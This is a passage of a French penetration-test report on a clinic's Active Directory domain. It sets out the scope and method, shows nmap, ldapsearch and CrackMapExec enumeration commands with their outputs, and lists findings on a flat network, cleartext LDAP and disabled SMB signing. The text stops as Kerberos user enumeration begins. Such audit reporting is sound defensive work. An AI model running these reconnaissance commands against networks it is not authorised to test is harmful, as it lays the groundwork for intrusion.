


A dark blue vertical bar runs down the left side of the page. A blue arrow points to the right from this bar, containing the date.

11/04/2025

Rapport du pentest

Client : Clinique de Frontignan

Several thin, curved lines in dark blue and light grey originate from the bottom left and sweep upwards and to the right.

Walid Rhouma

SOMMAIRE

I.	Contexte et Périmètre	(Page 2)
II.	Méthodologie	(Page 3)
III.	Déroulé du pentest	
	a. Enumération	(Page 4 à 13)
	b. Compromission du premier compte	(Page 14 à 16)
	c. Reconnaissance	(Page 17 à 30)
	d. Mouvement latéral et élévations de privilèges	(Page 31 à 42)
IV.	Résumé des vulnérabilités	(Page 43)

I. Contexte et Périmètre :

La clinique de Frontignan souhaite évaluer le niveau de sécurité de son système d'information et plus particulièrement de son environnement Active Directory (AD) face aux menaces potentielles dans un souci de garantir la confidentialité des données de ses patients.

Dans ce cadre, la direction des systèmes d'informations (DSI), a mandaté un audit de sécurité afin d'évaluer la robustesse de son domaine Windows face aux risques d'attaques internes et externes.

L'objectif de ce test d'intrusion sera d'identifier les vulnérabilités au sein de l'Active Directory, en vérifiant si un attaquant pourrait compromettre des comptes ou ressources critiques, d'évaluer les stratégies de sécurité mise en place et de fournir un plan d'action pour remédier aux failles identifiées.

Le périmètre de l'audit couvre l'ensemble des éléments liés à l'Active Directory et aux ressources associées.

Tout d'abord une phase d'énumération sera réalisée afin d'identifier les machines présentes sur le réseau 10.10.10.0/24 , les comptes utilisateurs, les groupes de sécurité et autorisations mises en place. Cette analyse portera également sur la politique de mots de passes appliquée et les différents protocoles réseau utilisés.

Ensuite une phase de compromission sera mise en œuvre afin de tester et d'évaluer la résistance de l'Active Directory face aux tentatives d'élévations de privilèges et aux mouvements latéraux au sein du réseau. Conformément aux directives communiquées, ces tests seront menés en respectant la politique de mot de passe en vigueur, qui empêche le blocage des comptes utilisateurs en cas de tentatives répétées d'authentification.

Enfin, à l'issue de l'audit, un plan d'action sera proposé pour remédier aux vulnérabilités détectées et renforcer la sécurité du domaine Active Directory. Ce plan comprendra des recommandations à court terme pour des actions correctives immédiates, ainsi qu'une stratégie à long terme visant à pérenniser la sécurisation de l'environnement informatique de la clinique.

II . Méthodologie :

La méthodologie de ce test d'intrusion repose sur un cycle défini permettant d'évaluer la sécurité du système ciblé. Ce cycle se compose des étapes suivantes :

1. Reconnaissance :

Cette phase initiale consiste à collecter un maximum d'informations sur l'environnement cible avant toute tentative d'exploitation. L'objectif est d'identifier les ressources du réseau (machines, comptes utilisateurs, partages réseau, services actifs) et de repérer les éventuelles vulnérabilités exploitables.

- Scan de ports et identification des services actifs
- Enumération des comptes utilisateurs et des groupes Active Directory
- Identification des partages réseau accessibles

2. Exploitation :

Une fois les informations collectées, l'attaquant va tenter de compromettre le système en obtenant un accès initial, suivi d'une escalade progressive des privilèges. Cette phase se divise en trois sous-étapes :

a) Gain d'accès

L'objectif est d'exploiter les vulnérabilités découvertes lors de la reconnaissance pour obtenir un premier accès au système.

- Attaques par force brute ou spray de mots de passe
- Exploitation de failles connues sur des services non sécurisés
- Utilisation d'identifiants compromis

b) Elévation de privilèges

Une fois un accès initial obtenu, l'attaquant cherchera à augmenter ses privilèges afin de prendre le contrôle de l'environnement cible

- Exploitation des mauvaises configurations de permissions
- Dumping de hash et exploitation des identifiants stockés en mémoire
- Exploitation de vulnérabilités locales (exemple : abus des droits administratifs)

La méthodologie du pentest repose sur un cycle structuré de reconnaissance, visant à collecter des informations sur l'environnement cible, suivi d'une exploitation des vulnérabilités identifiées pour obtenir un accès initial, puis une élévation progressive des privilèges en exploitant les failles de sécurité et les mauvaises configurations.

III. Déroulé du pentest :

a. Enumération :

La phase d'énumération constitue une étape clé d'un audit de sécurité, permettant de récolter un maximum d'informations détaillées sur l'environnement cible. Cette étape s'inscrit dans une approche méthodique visant à identifier les machines présentes sur le réseau, les services exposés, les comptes utilisateurs, ainsi que les éventuelles vulnérabilités exploitables.

Dans le cadre de cet audit, la clinique de Frontignan dispose d'un réseau structuré autour du sous-réseau **10.10.10.0/24**, qui servira de périmètre d'analyse. L'objectif est d'identifier les ressources disponibles au sein du domaine Active Directory et d'évaluer le niveau de sécurisation des services accessibles.

Reconnaissance initiale :

L'audit a donc débuté par une phase de reconnaissance réseau visant à détecter les machines actives et les services accessibles. Pour ce faire, des outils d'énumération comme **nmap** ont été utilisés afin de cartographier le réseau et de dresser un premier état des lieux. Une première série de scans a été lancée pour lister les adresses IP actives sur le sous-réseau 10.10.10.0/24, déterminer les ports ouverts et les services associés et d'identifier les versions des systèmes d'exploitation détectés

Ces informations serviront de base pour affiner l'analyse et orienter les prochaines étapes du test d'intrusion.

Identification des hôtes actifs :

La première étape de la phase d'énumération a consisté à détecter les machines actives sur le réseau cible. Pour cela, la commande suivante a été exécutée :

nmap -sP 10.10.10.0/24

Détails de la commande :

- **nmap** : nmap (*Network Mapper*) est un outil open-source utilisé pour la découverte de réseaux et l'audit de sécurité.
- **-sP** : Cette option, également connue sous le nom de *Ping Scan*, permet de détecter les hôtes actifs sans effectuer de scan de ports. nmap envoie des requêtes ICMP (*ping*), ainsi que des paquets TCP SYN vers les ports 443 et 80 afin de déterminer si une machine est en ligne.
- **10.10.10.0/24** : Cette notation CIDR indique que l'ensemble des adresses IP du sous-réseau 10.10.10.0 à 10.10.10.255 doit être scanné

```
kali@kali:~$ nmap -sP 10.10.10.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2025-03-26 15:56 UTC
Nmap scan report for 10.10.10.101
Host is up (0.028s latency).
Nmap scan report for 10.10.10.112
Host is up (0.0050s latency).
Nmap scan report for 10.10.10.117
Host is up (0.028s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 17.15 seconds
```

Résultats obtenus :

L'exécution de cette commande a permis d'identifier trois machines actives sur le réseau cible, ayant pour adresses IP :

- 10.10.10.101
- 10.10.10.112
- 10.10.10.117

Ces hôtes seront analysés plus en détail lors des étapes suivantes afin de déterminer leurs services actifs et leurs éventuelles vulnérabilités. L'objectif de cette étape est d'identifier les ports ouverts sur chaque machine, les services en écoute et les versions de logiciels utilisés.

Identification des services actifs :

Après avoir identifié les hôtes actifs sur le réseau, l'étape suivante a consisté à analyser les services exposés sur ces machines afin d'évaluer les surfaces d'attaque potentielles. Pour ce faire, la commande suivante a été exécutée :

nmap -sV -p- 10.10.10.101 10.10.10.112 10.10.10.117

Détails de la commande :

- **nmap** : C'est l'outil pour effectuer une analyse des ports et des services.
- **-sV (Service Version Detection)** : Cette option permet de détecter les services en écoute sur les ports ouverts et d'obtenir des informations précises sur leurs versions.
- **-p-** : Indique à nmap de scanner tous les ports.
- **10.10.10.101 10.10.10.112 10.10.10.117** : Ces trois adresses IP correspondent aux hôtes identifiés précédemment et sont spécifiées comme cibles du scan.

Résultats obtenus :

Pour la machine 10.10.10.101 :

```
kali@kali:~$ nmap -sV -p- 10.10.10.101 10.10.10.112 10.10.10.117
Starting Nmap 7.93 ( https://nmap.org ) at 2025-03-26 16:02 UTC
Nmap scan report for 10.10.10.101
Host is up (0.012s latency).
Not shown: 65506 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH for_Windows_7.7 (protocol 2.0)
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2025-03-26 16:03:51Z)
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp    open  ldap             Microsoft Windows Active Directory LDAP (Domain: travers.ic0., Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped
3268/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: travers.ic0., Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
3389/tcp   open  ms-wbt-server    Microsoft Terminal Services
5985/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp   open  mc-nmf           .NET Message Framing
47001/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp  open  msrpc            Microsoft Windows RPC
49665/tcp  open  msrpc            Microsoft Windows RPC
49666/tcp  open  msrpc            Microsoft Windows RPC
49667/tcp  open  msrpc            Microsoft Windows RPC
49671/tcp  open  msrpc            Microsoft Windows RPC
49672/tcp  open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
49673/tcp  open  msrpc            Microsoft Windows RPC
49674/tcp  open  msrpc            Microsoft Windows RPC
49675/tcp  open  msrpc            Microsoft Windows RPC
49677/tcp  open  msrpc            Microsoft Windows RPC
49691/tcp  open  msrpc            Microsoft Windows RPC
54210/tcp  open  msrpc            Microsoft Windows RPC
```

```
54219/tcp open  msrpc          Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Le scan nmap de l'hôte 10.10.10.101 révèle un serveur Windows (DC01), probablement un contrôleur de domaine Active Directory. Les services Kerberos (authentification – ports 88, 464), LDAP (annuaire – 389, 3268), SMB (partage) et RDP (accès distant – 3389) sont actifs, indiquant des points clés pour l'énumération et d'éventuelles attaques. Les services DNS (53) et SSH (22) sont aussi présents.

Pour la machine 10.10.10.112 :

[illegible]

Le scan de la machine 10.10.10.112 révèle un probable serveur FTP. Les services actifs incluent FTP (port 21 - transfert via FileZilla), SSH (port 22 - administration), RDP (port 3389 - accès distant) et SMB (partage – ports 139, 445). Le service FTP pourrait être mal configuré, représentant un risque potentiel d'accès non autorisé.

Pour la machine 10.10.10.117 :

```
Nmap scan report for 10.10.10.117
Host is up (0.067s latency).
Not shown: 65521 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server   Microsoft Terminal Services
5840/tcp  open  unknown
49664/tcp open  msrpc           Microsoft Windows RPC
49665/tcp open  msrpc           Microsoft Windows RPC
49666/tcp open  msrpc           Microsoft Windows RPC
49667/tcp open  msrpc           Microsoft Windows RPC
49668/tcp open  msrpc           Microsoft Windows RPC
49669/tcp open  msrpc           Microsoft Windows RPC
49670/tcp open  msrpc           Microsoft Windows RPC
49671/tcp open  msrpc           Microsoft Windows RPC
49672/tcp open  msrpc           Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 3 IP addresses (3 hosts up) scanned in 278.57 seconds
```

Le scan de la machine 10.10.10.117, un probable poste client Windows, montre des services actifs : SMB (partage), RDP (accès distant) et un service inconnu sur le port 5040 (propriétaire ou vulnérable), représentant un risque potentiel.

Identification du domaine Active Directory :

Afin d'obtenir des informations supplémentaires sur le domaine, nous avons procédé à une énumération de l'annuaire LDAP hébergé sur le contrôleur de domaine DC01 grâce à l'utilitaire **ldapsearch**. Cela nous a permis d'effectuer des requêtes anonymes vers le serveur LDAP et de déterminer la version utilisée de l'Active Directory.

La commande ci-dessous a été utilisée :

ldapsearch -x -H ldap://10.10.10.101 -s base -LLL

Détails de la commande :

- **ldapsearch** : C'est un outil en ligne de commande permettant d'effectuer des recherches dans un annuaire LDAP.
- **-x** : Utilise l'authentification simple (non SASL)., souvent utilisé pour des requêtes LDAP sans authentification complexe.
- **-H ldap://10.10.10.101** : Définit l'URL du serveur LDAP à interroger. Ici, l'adresse du serveur LDAP est 10.10.10.101 et la connexion utilise le protocole LDAP standard (ldap://).
- **-s base** : Définit la portée de la recherche (scope), qui est ici "base". Cela signifie que la requête cible uniquement l'entrée de base de l'annuaire LDAP (le "rootDSE", qui contient des informations générales sur le serveur LDAP).
- **-LLL** : Affiche les résultats de manière simplifiée sans commentaires ni informations superflues.

```
(kali@kali)~$ ldapsearch -x -H ldap://10.10.10.101 -s base -LLL
dn:
domainFunctionality: 7
forestFunctionality: 7
domainControllerFunctionality: 7
rootDomainNamingContext: DC=travers,DC=ic
ldapServiceName: travers,ic:dc01$QTRAVERS.IC
isGlobalCatalogReady: TRUE
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
supportedLDAPVersion: 3
supportedLDAPVersion: 2
supportedLDAPPolices: MaxPoolThreads
supportedLDAPPolices: MaxPercentDirSyncRequests
supportedLDAPPolices: MaxDatagramRecv
supportedLDAPPolices: MaxReceiveBuffer
supportedLDAPPolices: InitRecvTimeout
supportedLDAPPolices: MaxConnections
supportedLDAPPolices: MaxConnIdleTime
supportedLDAPPolices: MaxPageSize
supportedLDAPPolices: MaxBatchReturnMessages
supportedLDAPPolices: MaxQueryDuration
supportedLDAPPolices: MaxDirSyncDuration
supportedLDAPPolices: MaxTempTableSize
supportedLDAPPolices: MaxResultSetSize
supportedLDAPPolices: MinResultSets
supportedLDAPPolices: MaxResultSetsPerConn
supportedLDAPPolices: MaxNotificationPerConn
supportedLDAPPolices: MaxValRange
supportedLDAPPolices: MaxValRangeTransitive
supportedLDAPPolices: ThreadMemoryLimit
supportedLDAPPolices: SystemMemoryLimitPercent
```



```

supportedControl: 1.2.840.113556.1.4.2256
supportedControl: 1.2.840.113556.1.4.2309
supportedControl: 1.2.840.113556.1.4.2330
supportedControl: 1.2.840.113556.1.4.2354
supportedCapabilities: 1.2.840.113556.1.4.800
supportedCapabilities: 1.2.840.113556.1.4.1670
supportedCapabilities: 1.2.840.113556.1.4.1791
supportedCapabilities: 1.2.840.113556.1.4.1935
supportedCapabilities: 1.2.840.113556.1.4.2080
supportedCapabilities: 1.2.840.113556.1.4.2237
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=travers,DC=ic
serverName: CN=DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configur
ation,DC=travers,DC=ic
schemaNamingContext: CN=Schema,CN=Configuration,DC=travers,DC=ic
namingContexts: DC=travers,DC=ic
namingContexts: CN=Configuration,DC=travers,DC=ic
namingContexts: CN=Schema,CN=Configuration,DC=travers,DC=ic
namingContexts: DC=ForestDnsZones,DC=travers,DC=ic
namingContexts: DC=DomainDnsZones,DC=travers,DC=ic
isSynchronized: TRUE
highestCommittedUSN: 65589
dsServiceName: CN=NTDS Settings,CN=DC01,CN=Servers,CN=Default-First-Site-Name,
CN=Sites,CN=Configuration,DC=travers,DC=ic
dnsHostName: DC01.travers.ic
defaultNamingContext: DC=travers,DC=ic
currentTime: 20250326191224.0Z
configurationNamingContext: CN=Configuration,DC=travers,DC=ic

```

```

supportedControl: 1.2.840.113556.1.4.319
supportedControl: 1.2.840.113556.1.4.801
supportedControl: 1.2.840.113556.1.4.473
supportedControl: 1.2.840.113556.1.4.528
supportedControl: 1.2.840.113556.1.4.417
supportedControl: 1.2.840.113556.1.4.619
supportedControl: 1.2.840.113556.1.4.841
supportedControl: 1.2.840.113556.1.4.529
supportedControl: 1.2.840.113556.1.4.805
supportedControl: 1.2.840.113556.1.4.521
supportedControl: 1.2.840.113556.1.4.970
supportedControl: 1.2.840.113556.1.4.1338
supportedControl: 1.2.840.113556.1.4.474
supportedControl: 1.2.840.113556.1.4.1339
supportedControl: 1.2.840.113556.1.4.1340
supportedControl: 1.2.840.113556.1.4.1413
supportedControl: 2.16.840.1.113730.3.4.9
supportedControl: 2.16.840.1.113730.3.4.10
supportedControl: 1.2.840.113556.1.4.1504
supportedControl: 1.2.840.113556.1.4.1852
supportedControl: 1.2.840.113556.1.4.802
supportedControl: 1.2.840.113556.1.4.1907
supportedControl: 1.2.840.113556.1.4.1948
supportedControl: 1.2.840.113556.1.4.1974
supportedControl: 1.2.840.113556.1.4.1341
supportedControl: 1.2.840.113556.1.4.2026
supportedControl: 1.2.840.113556.1.4.2064
supportedControl: 1.2.840.113556.1.4.2065
supportedControl: 1.2.840.113556.1.4.2066
supportedControl: 1.2.840.113556.1.4.2090
supportedControl: 1.2.840.113556.1.4.2205
supportedControl: 1.2.840.113556.1.4.2204
supportedControl: 1.2.840.113556.1.4.2206
supportedControl: 1.2.840.113556.1.4.2211
supportedControl: 1.2.840.113556.1.4.2239
supportedControl: 1.2.840.113556.1.4.2255

```

Résultats obtenus :

Le serveur LDAP interrogé appartient au domaine travers.ic, avec DC01.travers.ic comme contrôleur de domaine. Le service Active Directory (NTDS) est activé, et le niveau fonctionnel du domaine/forêt est de 7, correspondant à Windows Server 2016 ou supérieur.

L'authentification Kerberos est supportée, ainsi que LDAP v2 et v3.

Le contexte de nommage principal est DC=travers,DC=ic, et celui de configuration est CN=Configuration,DC=travers,DC=ic

Voici un résumé des informations récoltées :

- **Domaine** : travers.ic
- **Contrôleur de domaine** : DC01.travers.ic
- **Service AD** : Active Directory (NTDS) activé
- **Niveau fonctionnel** : 7 (correspond à **Windows Server 2016 ou supérieur**)
- **Authentification supportée** : Kerberos
- **Versions LDAP** : v2 et v3
- **Contexte de nommage principal** : DC=travers,DC=ic
- **Contexte de configuration** : CN=Configuration,DC=travers,DC=ic

Résolution du nom de domaine :

Le nom du domaine et le serveur DNS de l'environnement AD étant à présent connu nous renseignons le fichier `/etc/resolv.conf` sur notre machine d'attaque afin de pouvoir résoudre le domaine et utiliser des outils supplémentaires pour la suite de notre test d'intrusion.



```
kali@kali ~  
File Actions Edit View Help  
GNU nano 7.2 /etc/resolv.conf  
nameserver 10.10.10.101  
search travers.ic  
domain travers.ic  
nameserver 1.1.1.1  
nameserver 8.8.8.8
```

Enfin en exécutant la commande `nslookup dc01.travers.ic` le nom de domaine est bien résolu.



```
kali@kali ~  
$ nslookup dc01.travers.ic  
Server:      10.10.10.101  
Address:     10.10.10.101#53  
  
Name:  dc01.travers.ic  
Address: 10.66.7.100  
Name:  dc01.travers.ic  
Address: 10.10.10.101
```

Analyse du protocole SMB sur le réseau :

Le protocole **SMB (Server Message Block)** permet le partage de fichiers et d'imprimantes entre systèmes Windows. Toutefois, une configuration inadéquate peut rendre le réseau vulnérable à diverses attaques.

Pour identifier les machines utilisant SMB, recueillir des informations sur leur configuration et repérer d'éventuelles failles (comme l'absence de signature SMB ou l'utilisation de **SMBv1**, désormais obsolète et vulnérable) nous allons utiliser une commande qui s'appuie sur l'outil **CrackMapExec (CME)** pour scanner le réseau et détecter les machines utilisant le protocole **SMB** via le port **445**.

crackmapexec smb 10.10.10.0/24 -p 445

Détails de la commande :

- **Crackmapexec** : C'est un outil d'audit réseau utilisé principalement pour tester la sécurité des services SMB, WinRM et LDAP.
- **Smb** : C'est le module SMB de CrackMapExec, permettant d'interagir avec le service de partage de fichiers Windows.
- **10.10.10.0/24** : L'adresse ip du réseau ciblé
- **-p 445** : Spécifie le **port 445**, utilisé par SMBv2 et SMBv3 (SMBv1 utilisait le port 139).

```
[kali@kali:~]$ crackmapexec smb 10.10.10.0/24 -p 445
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SMB protocol database
[*] Initializing WINRM protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SSH protocol database
[*] Initializing FTP protocol database
[*] Initializing LDAP protocol database
[*] Initializing RDP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB 10.10.10.112 445 FILER01 [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB 10.10.10.101 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB 10.10.10.117 445 DESKTOP01 [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
```

Résultats obtenus :

La commande a identifié trois machines sur le réseau 10.10.10.0/24 utilisant SMB sur le port 445.

- Le serveur **DC01 (10.10.10.101)** est correctement sécurisé, avec **SMB Signing** activé et **SMBv1** désactivé.
- En revanche, **FILER01 (10.10.10.112)** et **DESKTOP01 (10.10.10.117)** ont **SMB Signing** désactivé, ce qui les expose à des attaques de type **NTLM relay**, bien que **SMBv1** soit **désactivé** sur l'ensemble des hôtes.

Une analyse plus poussée pourrait révéler des partages accessibles ou d'éventuelles failles d'authentification.

Enfin, cette étape nous a également permis d'identifier l'ensemble des noms des machines actives sur le réseau.

Enumération des partages SMB :

Nous avons utilisé l'outil CrackMapExec pour tenter d'identifier les partages SMB accessibles sur le réseau 10.10.10.0/24, en exécutant la commande suivante :

crackmapexec smb 10.10.10.0/24 --shares

Détails de la commande :

- **Crackmapexec** : C'est un outil d'audit réseau utilisé principalement pour tester la sécurité des services SMB, WinRM et LDAP.
- **Smb** : C'est le module SMB de CrackMapExec, permettant d'interagir avec le service de partage de fichiers Windows.
- **10.10.10.0/24** : L'adresse ip du réseau ciblé
- **--shares** : Cette option permet d'énumérer les partages SMB disponibles sur les hôtes du réseau

```

kali@kali:~$ crackmapexec smb 10.10.10.0/24 --shares
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SMB protocol database
[*] Initializing WINRM protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SSH protocol database
[*] Initializing FTP protocol database
[*] Initializing LDAP protocol database
[*] Initializing RDP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB 10.10.10.112 445 FILER01 [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB 10.10.10.117 445 DESKTOP01 [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB 10.10.10.101 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB 10.10.10.112 445 FILER01 [-] Error enumerating shares: [Errno 32] Broken pipe
SMB 10.10.10.117 445 DESKTOP01 [-] Error enumerating shares: [Errno 32] Broken pipe
SMB 10.10.10.101 445 DC01 [-] Error enumerating shares: STATUS_USER_SESSION_DELETED

```

Résultats obtenus :

L'énumération des partages SMB a révélé que les trois machines identifiées sur le réseau (DC01, FILER01 et DESKTOP01) sont bien accessibles via le port 445, mais que l'accès aux partages a échoué pour chacune d'entre elles.

Face à cette limitation, nous allons désormais tenter d'énumérer les comptes utilisateurs et les groupes Active Directory exposés via SMB, afin de recueillir des informations sur la structure du domaine et les droits associés.

Enumération des utilisateurs et groupes SMB :

Nous allons à présent tenter d'énumérer les utilisateurs et les groupes du réseau 10.10.10.0/24 en utilisant les commandes ci-dessous :

crackmapexec smb 10.10.10.0/24 --users

```

kali@kali:~$ crackmapexec smb 10.10.10.0/24 --users
SMB 10.10.10.112 445 FILER01 [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB 10.10.10.101 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB 10.10.10.117 445 DESKTOP01 [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB 10.10.10.112 445 FILER01 [-] Error enumerating domain users using dc ip 10.10.10.112: SMB SessionError: STATUS_ACCESS_DENIED(Access Denied) A process has requested access to an object but has not been granted those access rights.)
SMB 10.10.10.112 445 FILER01 [*] Trying with SAMRPC protocol
SMB 10.10.10.101 445 DC01 [-] Error enumerating domain users using dc ip 10.10.10.101: NTLM needs domain/username and a password
SMB 10.10.10.101 445 DC01 [*] Trying with SAMRPC protocol
SMB 10.10.10.117 445 DESKTOP01 [-] Error enumerating domain users using dc ip 10.10.10.117: SMB SessionError: STATUS_ACCESS_DENIED(Access Denied) A process has requested access to an object but has not been granted those access rights.)
SMB 10.10.10.117 445 DESKTOP01 [*] Trying with SAMRPC protocol

```

crackmapexec smb 10.10.10.0/24 --groups

```

kali@kali:~$ crackmapexec smb 10.10.10.0/24 --groups
SMB 10.10.10.101 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB 10.10.10.112 445 FILER01 [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB 10.10.10.117 445 DESKTOP01 [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB 10.10.10.112 445 FILER01 [-] Error enumerating domain group using dc ip 10.10.10.112: SMB SessionError: STATUS_ACCESS_DENIED(Access Denied) A process has requested access to an object but has not been granted those access rights.)
SMB 10.10.10.117 445 DESKTOP01 [-] Error enumerating domain group using dc ip 10.10.10.117: SMB SessionError: STATUS_ACCESS_DENIED(Access Denied) A process has requested access to an object but has not been granted those access rights.)
SMB 10.10.10.101 445 DC01 [-] Error enumerating domain group using dc ip 10.10.10.101: NTLM needs domain/username and a password

```

Détails des commandes :

Les options **--users** et **--groups** de CrackMapExec permettent respectivement d'énumérer les comptes utilisateurs et les groupes Active Directory exposés via SMB sur les hôtes du réseau.

Résultats obtenus :

L'énumération des utilisateurs a rencontré plusieurs restrictions d'accès :

- DC01 (10.10.10.101) : L'erreur **"NTLM needs domain\username and a password"** indique qu'une authentification est requise pour récupérer la liste des utilisateurs du domaine.
- FILER01 (10.10.10.112) et DESKTOP01 (10.10.10.117) : L'erreur **"STATUS_ACCESS_DENIED"** signale que l'accès aux informations utilisateurs est refusé, probablement en raison de restrictions de permissions SMB.

L'énumération des groupes a également échoué, et les résultats montrent des accès restreints :

- DC01 (10.10.10.101) : L'erreur **"NTLM needs domain\username and a password"** indique qu'une authentification est nécessaire pour obtenir la liste des groupes du domaine.
- FILER01 (10.10.10.112) et DESKTOP01 (10.10.10.117) : L'erreur **"STATUS_ACCESS_DENIED"** empêche l'accès aux informations sur les groupes, suggérant des restrictions de permissions SMB.

Malgré ces limitations, les tests ont confirmé la présence du contrôleur de domaine (DC01) ainsi que des machines FILER01 et DESKTOP01 sur le réseau. L'étape suivante consistera à approfondir l'analyse des accès et privilèges disponibles pour identifier d'éventuelles failles exploitables.

Au cours de cette phase d'énumération des vulnérabilités ont été identifiées sur le réseau, mettant en évidence des points d'attaque potentiels qui pourraient être exploités dans le cadre d'une compromission de l'environnement. Voici une liste des vulnérabilités relevées.

Vulnérabilité V01 :

Absence de segmentation du réseau

Résumé de la vulnérabilité:

Au cours de l'énumération du réseau, nous avons observé que toutes les machines (serveur Active Directory, serveur de fichiers et poste client) se trouvent sur le même sous-réseau (10.10.10.0/24). Cette absence de segmentation réseau représente une vulnérabilité critique, car elle permet des mouvements latéraux plus faciles en cas de compromission d'un seul hôte.

Vulnérabilité V02 :

Absence de sécurisation des services LDAP (Port 389)

Résumé de la vulnérabilité:

Le service LDAP (Lightweight Directory Access Protocol) est utilisé pour interroger et gérer les informations d'un annuaire Active Directory. Lorsqu'il est accessible en clair, il comporte plusieurs risques potentiels comme :

- Fuite d'informations sensibles : Des attaquants peuvent interroger LDAP de manière anonyme ou avec des identifiants faibles, exposant ainsi la liste des utilisateurs, des groupes et des machines.
- Écoute et interception (Man-in-the-Middle) : Les communications LDAP non chiffrées (port 389) peuvent être interceptées, compromettant ainsi les identifiants et autres données sensibles.
- Attaques par force brute : Un LDAP non sécurisé peut être exploité pour tester des identifiants, facilitant ainsi une attaque de type password spraying.

Vulnérabilité V03 :

SMB Signing Désactivé (pour FILER01 et DESKTOP01)

Résumé de la vulnérabilité:

La désactivation du SMB Signing sur les machines (FILER01 et DESKTOP01) expose le réseau à des attaques de type NTLM relay, où un attaquant pourrait capturer et relayer des paquets NTLM pour s'authentifier à la place de l'utilisateur légitime. Cela peut permettre à un attaquant d'exécuter du code à distance ou d'accéder à des ressources partagées sans nécessiter de mot de passe valide.

b. Compromission du premier compte :

Après avoir collecté des informations détaillées sur l'environnement Active Directory, la prochaine étape de l'audit consiste à exploiter ces données pour compromettre un premier compte utilisateur. Cette phase de compromission nous permettra d'évaluer la sécurité des mécanismes d'authentification et d'identifier les faiblesses potentielles de l'environnement cible.

Enumération des utilisateurs Kerberos :

Lors de la phase de compromission, une méthode courante pour récupérer des informations sensibles sur les utilisateurs d'un domaine Active Directory est l'énumération des utilisateurs Kerberos. Étant le protocole d'authentification principal dans les environnements Windows, Kerberos permet d'identifier les comptes d'utilisateurs valides, qui peuvent ensuite devenir des cibles pour des attaques telles que des tentatives de force brute ou d'escalade de privilèges.

